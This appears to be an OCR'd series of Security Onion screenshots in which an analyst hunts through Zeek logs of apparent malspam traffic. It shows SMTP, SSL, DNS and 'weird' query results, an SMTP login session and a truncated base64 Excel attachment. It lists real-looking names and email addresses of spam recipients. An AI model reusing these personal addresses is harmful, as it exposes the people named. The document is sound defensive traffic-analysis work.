3	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (unable to get local issuer certificate)	CN=*.events.data.microsoft.com,OU=WSE,O=Microsoft,L=Redmond,ST=WA,C=US
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	CN=mail2.mcdosud.com.ar
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	CN=srv12.dnscheck.com.ar,O=Internet Widgits Pty Ltd,L=Buenos Aires,ST=Buenos Aires,C=AR
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	emailAddress=info@parallels.com,CN=Parallels Panel,OU=Parallels Panel,O=Parallels,L=Herndon,ST=Virginia,C=US
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	emailAddress=mail@matrixes.co.kr,CN=newspamfilter1.matrixes.co.kr,OU=Matrixes,O=SDS,L=Seoul,ST=Seoul,C=KR
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	emailAddress=webadmin@localhost,CN=localhost,OU=none,O=none,L=Sometown,ST=Someprovince,C=GB
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (self signed certificate)	emailAddress=webmaster@localhost,CN=localhost,OU=none,O=none,L=Sometown,ST=Someprovince,C=GB
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (unable to get local issuer certificate)	CN=192.168.200.150,O=pbenstation,L=tokyo,C=jp
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (unable to get local issuer certificate)	CN=fe2cr.update.microsoft.com,OU=DSP,O=Microsoft,L=Redmond,ST=WA,C=US
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (unable to get local issuer certificate)	CN=fe3cr.delivery.mp.microsoft.com,OU=DSP,O=Microsoft,L=Redmond,ST=WA,C=US
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (unable to get local issuer certificate)	CN=mail.aztgroupltd.com,OU=Zimbra Collaboration Server
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (unable to get local issuer certificate)	CN=shoot.arista-group.co.id
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (certificate has expired)	CN=dmainitra.co.id
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (certificate has expired)	CN=gloom1888.sitegruond.biz
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (certificate has expired)	CN=mail-03.thaldata.cloud
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (certificate has expired)	CN=mail.anit.it
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (certificate has expired)	CN=srv132.conglyhost.com
1	zeek	notice	SSL::Invalid_Server_Cert	SSL certificate validation failed with (certificate has expired)	CN=ops.mssys.com.sg
1	zeek	notice	TeamCymruMalwareHashRegistry::Match	Malware Hash Registry Detection rate: 11% Last seen: 2022-02-11 11:02:58	https://www.virustotal.com/en/search/?query=e38bd31e93dfa8a2d789ea1384a75b1266158



Total Found: 134

* AND event.dataset: "weird" | groupby event.dataset "weird.name"

Specify a hunting query in Onion Query Language (OQL)


2022/01/23 05:53:16 PM - 2022/02/16 05:53:16 PM

Choose the timespan to search, or click the calendar icon to switch to relative time

event.dataset: "weird" | Group: event.dataset | Group: "weird.name"

Fetch Limit: 50 | Filter Results

Count	event.dataset	weird.name
64	weird	bad_HTTP_request
64	weird	line_terminated_with_single_CR
2	weird	DNS_RR_length_mismatch
2	weird	unknown_dce_rpc_auth_type
1	weird	connection_originator_SYN_ack
1	weird	window_recision



Total Found: 280

* AND event.dataset: "smtp" | groupby event.dataset "smtp.from" "smtp.recipient_to" "smtp.subject"

Specify a hunting query in Onion Query Language (OQL)


2022/01/23 05:53:16 PM - 2022/02/16 05:53:16 PM

Choose the timespan to search, or click the calendar icon to switch to relative time


event.dataset: "smtp" | Group: event.dataset | Group: "smtp.from" | Group: "smtp.recipient_to" | Group: "smtp.subject"

Fetch Limit: 50 | Filter Results

Count	event.dataset	smtp.from	smtp.recipient_to	smtp.subject
1	smtp	""Informazioni CAV Bitetti"" <anang@pt-eotech.com>	fbanna2015@gmail.com	RE: FATTURE ELETTRONICHE
1	smtp	""Informazioni CAV Bitetti"" <anang@pt-eotech.com>	fbaselecti2@jol.it	RE: FATTURE ELETTRONICHE
1	smtp	""Informazioni CAV Bitetti"" <anang@pt-eotech.com>	info@belfiorevini.it	RE: FATTURE ELETTRONICHE
1	smtp	""Informazioni CAV Bitetti"" <anang@pt-eotech.com>	info@fatalangia.it	RE: FATTURE ELETTRONICHE
1	smtp	"Susan D. Wheeler" <linmeps2jsel@bluewaysinl.com>	SchawkerfId@hollins.edu	RE: RE: Livingston County News | Retired college art professor opens gallery in Caledonia
1	smtp	"Susan D. Wheeler" <linmeps2jsel@bluewaysinl.com>	karen.lewis4@mac.com	RE: RE: Livingston County News | Retired college art professor opens gallery in Caledonia
1	smtp	"<William Ruppel> william.ruppel@oracle.com" <igor@aftarts.com>	kranthi.vishwanath.rachakonda@oracle.com	RE: kranthi.vishwanath.rachakonda@oracle.com
1	smtp	"Daniela da Silva Rocha" <rashidmahmood@ccssaudi.com>	mariaelisa.jus@yahoo.com.br	=?UTF-8?B?UkU6IDRFASTUUgRUpLAVQREhNiSUTpDdgMgKyAyMEDdgMgNhOREhObOTyBTOcOaREI=?=
1	smtp	"Eporno" <pathaakorn.ra@kbuilderthailand.com>	yesmin.syahira@eporno.co	RE: Yasmin Syahira bt Mokhtar (EPORNSG)
1	smtp	"Redsalud.gob" <pathaakorn.ra@kbuilderthailand.com>	alfonso.aguero@redsalud.gob.cl	RE: Alfonso Aguero Perez




```
220 outbound.mailhostbox.com ESMTP Postfix
EHLO [[illegible]]
250-outbound.mailhostbox.com
250-SIZE 41648128
250-VRFY
250-ETRN
250-AUTH PLAIN LOGIN
250-AUTH=PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250 8BITMIME
AUTH LOGIN
334 VXNlcm5hbWU6
[illegible]

334 UGFzc3dvcmQ6
[illegible]

235 2.7.0 Authentication successful
MAIL FROM: <[illegible]>
250 2.1.0 Ok
RCPT TO: <[illegible]>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
```



```
IM MCGARRELL/H; temmabell@gmail.com; Barbara Buhr Warm Springs Gallery; sub=
waysam@verizon.net; Florence Chibret-Plaussu;
 jacqueline.helion@yahoo.fr; Cindy Peterson; david crane; Daniel Marchessea=
u; vera dickerson; halle dillon; Susan D. Wheeler; Larry Davidson; DONNA &a=
mp; RICK. Home; donna faye burchfield UArts Dance; David
 Mickenberg; Eric F=
itzpatrick; theo Evans Theodosia; edward
 &amp; lisbeth weisband; Eileen Goodman; Thomas L. Edwards; Frank&amp; Barb=
ara Hultslander; RUTH Fine/H; RUTH MILLER/H; frank hobbs; Steven Hartman; J=
anet Waterman; Jack Moore; Jake Mahaffy; Mary McFarland; Mike Allen; jay no=
ble; harry maar; priscilla whitlock studio;
 Lourdes Page; mportnow@earthlink.net; Lincoln Perry<br>
<b>Subject:</b> Livingston County News | Retired college art professor open=
s gallery in Caledonia</font>
<div>&nbsp;</div>
</div>
</div>
<font size=3D"2"><span style=3D"font-size:10pt">
<div class=3D"PlainText">This just was published today about our new advent=
ure of the Village Gallery
<br>
<br>
Bill<br>
<a href=3D"http://www.thelcn.com/lcn05/retired-college-art-professor-opens-=
gallery-in-caledonia-20170511">http://www.thelcn.com/lcn05/retired-college-=
art-professor-opens-gallery-in-caledonia-20170511</a><br>
<br>
<br>
Sent from my iPhone</div>
</span></font></div>






</body>
</html>

------=_NextPart_00103_60394_1927569050.3086255778
Content-Type: application/vnd.ms-excel; name="Message-88.xls"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Message-88.xls"
```

0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAACAAAAAQAAAAAAAAAA
EAAAkgAAAAIAAAD+////AAAAAAAAAABiAAAA//
//
//
//
//
//
//
///9




From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Microsoft Office document/OLE2 file detected



```
* AND event.dataset: "ssl" | groupby event.module event.dataset "ssl.server_name*" "ssl.certificate.subject*" "ssl.validation_status*"
```

Specify a hunting query in Onion Query Language (OQL)


2022/01/23 05:53:16 PM - 2022/02/16 05:53:16 PM

Choose the timespan to search, or click the calendar icon to switch to relative time

event.dataset: "ssl" | Group: event.module | Group: event.dataset | Group: "ssl.server_name*" | Group: "ssl.certificate.subject*" | Group: "ssl.validation_status*"

Fetch Limit: 50

	Count	event.module	event.dataset	ssl.server_name	ssl.certificate.subject	ssl.validation_stat
▲	176	zeek	ssl	foxofeli.com	*Missing	*Missing
▲	58	zeek	ssl	*Missing	*Missing	*Missing
▲	35	zeek	ssl	*Missing	CN=smtp.gmail.com	ok
▲	24	zeek	ssl	*Missing	CN=example.com,OU=IT Department,O=Global Security,L=London,ST=London,C=GB	self signed certific
▲	9	zeek	ssl	*Missing	CN=*.carrierzone.com	ok
▲	9	zeek	ssl	*Missing	CN=outlook.com,O=Microsoft Corporation,L=Redmond,ST=Washington,C=US	ok
▲	7	zeek	ssl	*Missing	CN=smtp.mail.com,O=1&1 Mail & Media GmbH,L=Montabaur,ST=Rheinland-Pfalz,C=DE	ok
▲	6	zeek	ssl	*Missing	CN=*.hostgator.com	ok
▲	6	zeek	ssl	diyabip.com	*Missing	*Missing
▲	5	zeek	ssl	*Missing	CN=*.bluehost.com	ok
▲	5	zeek	ssl	*Missing	CN=secure.emailsrvr.com	ok
▲	4	zeek	ssl	*Missing	CN=*.aruba.it,O=Aruba S.p.A.,L=Ponte San Pietro,ST=Bergamo,C=IT	ok
▲	4	zeek	ssl	*Missing	CN=smtpout.secureserver.net,OU=Domain Control Validated	ok
▲	4	zeek	ssl	*Missing	emailAddress=info@plesk.com,CN=Plesk,O=Plesk,L=Schaffhausen,C=CH	self signed certific
▲	4	zeek	ssl	v10.events.data.microsoft.com	CN=*.events.data.microsoft.com,OU=WSE,O=Microsoft,L=Redmond,ST=WA,C=US	unable to get loca
▲	3	zeek	ssl	*Missing	CN=*.sakura.ne.jp	ok
▲	3	zeek	ssl	*Missing	CN=*.web-hosting.com	ok
▲	3	zeek	ssl	*Missing	CN=*.websitewelcome.com	ok
▲	3	zeek	ssl	*Missing	CN=smtp.alpha-prm.jp,OU=Toyonaru Management Service Center,O=OTSUKA CORPORATION,L=Chiyoda-ku,ST=Tokyo,C=JP	ok
▲	3	zeek	ssl	*Missing	CN=smtp.ionos.com,O=IONOS Inc.,L=Chesterbrook,ST=Pennsylvania,C=US	ok
▲	3	zeek	ssl	self.events.data.microsoft.com	CN=*.events.data.microsoft.com,O=Microsoft Corporation,L=Redmond,ST=WA,C=US	ok
▲	2	zeek	ssl	*Missing	CN=*.accessdomain.com,OU=Domain Control Validated	ok



```
* AND event.dataset: "dns" | groupby event.module event.dataset "dns.query.name"
```

Specify a hunting query in Onion Query Language (OQL)

2022/01/23 05:53:16 PM - 20

Choose the timespan to search, or click the

Fetch Limit: 50

Count	event.module	event.dataset	dns.query.name
39	zeek	dns	mail.mail.com
16	zeek	dns	mail.gmail.com
11	zeek	dns	mail.secureserver.net
9	zeek	dns	smtp.secureserver.net
8	zeek	dns	pop.alestraune.net.mx
7	zeek	dns	imap.secureserver.net
7	zeek	dns	smtp.office365.com
7	zeek	dns	smtp.pec.it
6	zeek	dns	pop.ocn.ne.jp
6	zeek	dns	secure.emailsrvr.com
6	zeek	dns	v10.events.data.microsoft.com
6	zeek	dns	wpad.localdomain
6	zeek	dns	wpad.norealdomain.com
5	zeek	dns	imappro.zoho.com
5	zeek	dns	mail.aruba.it
5	zeek	dns	mail.carryexpress.com.co
5	zeek	dns	mail.semasoluciones.com
5	zeek	dns	mail.vietacnc.com.vn
5	zeek	dns	mailc76.carrierzone.com
5	zeek	dns	pop.gmail.com
5	zeek	dns	pop.secureserver.net
4	zeek	dns	bizmail.one.th
4	zeek	dns	ecs.office.com
4	zeek	dns	mail.blancolaer.co.za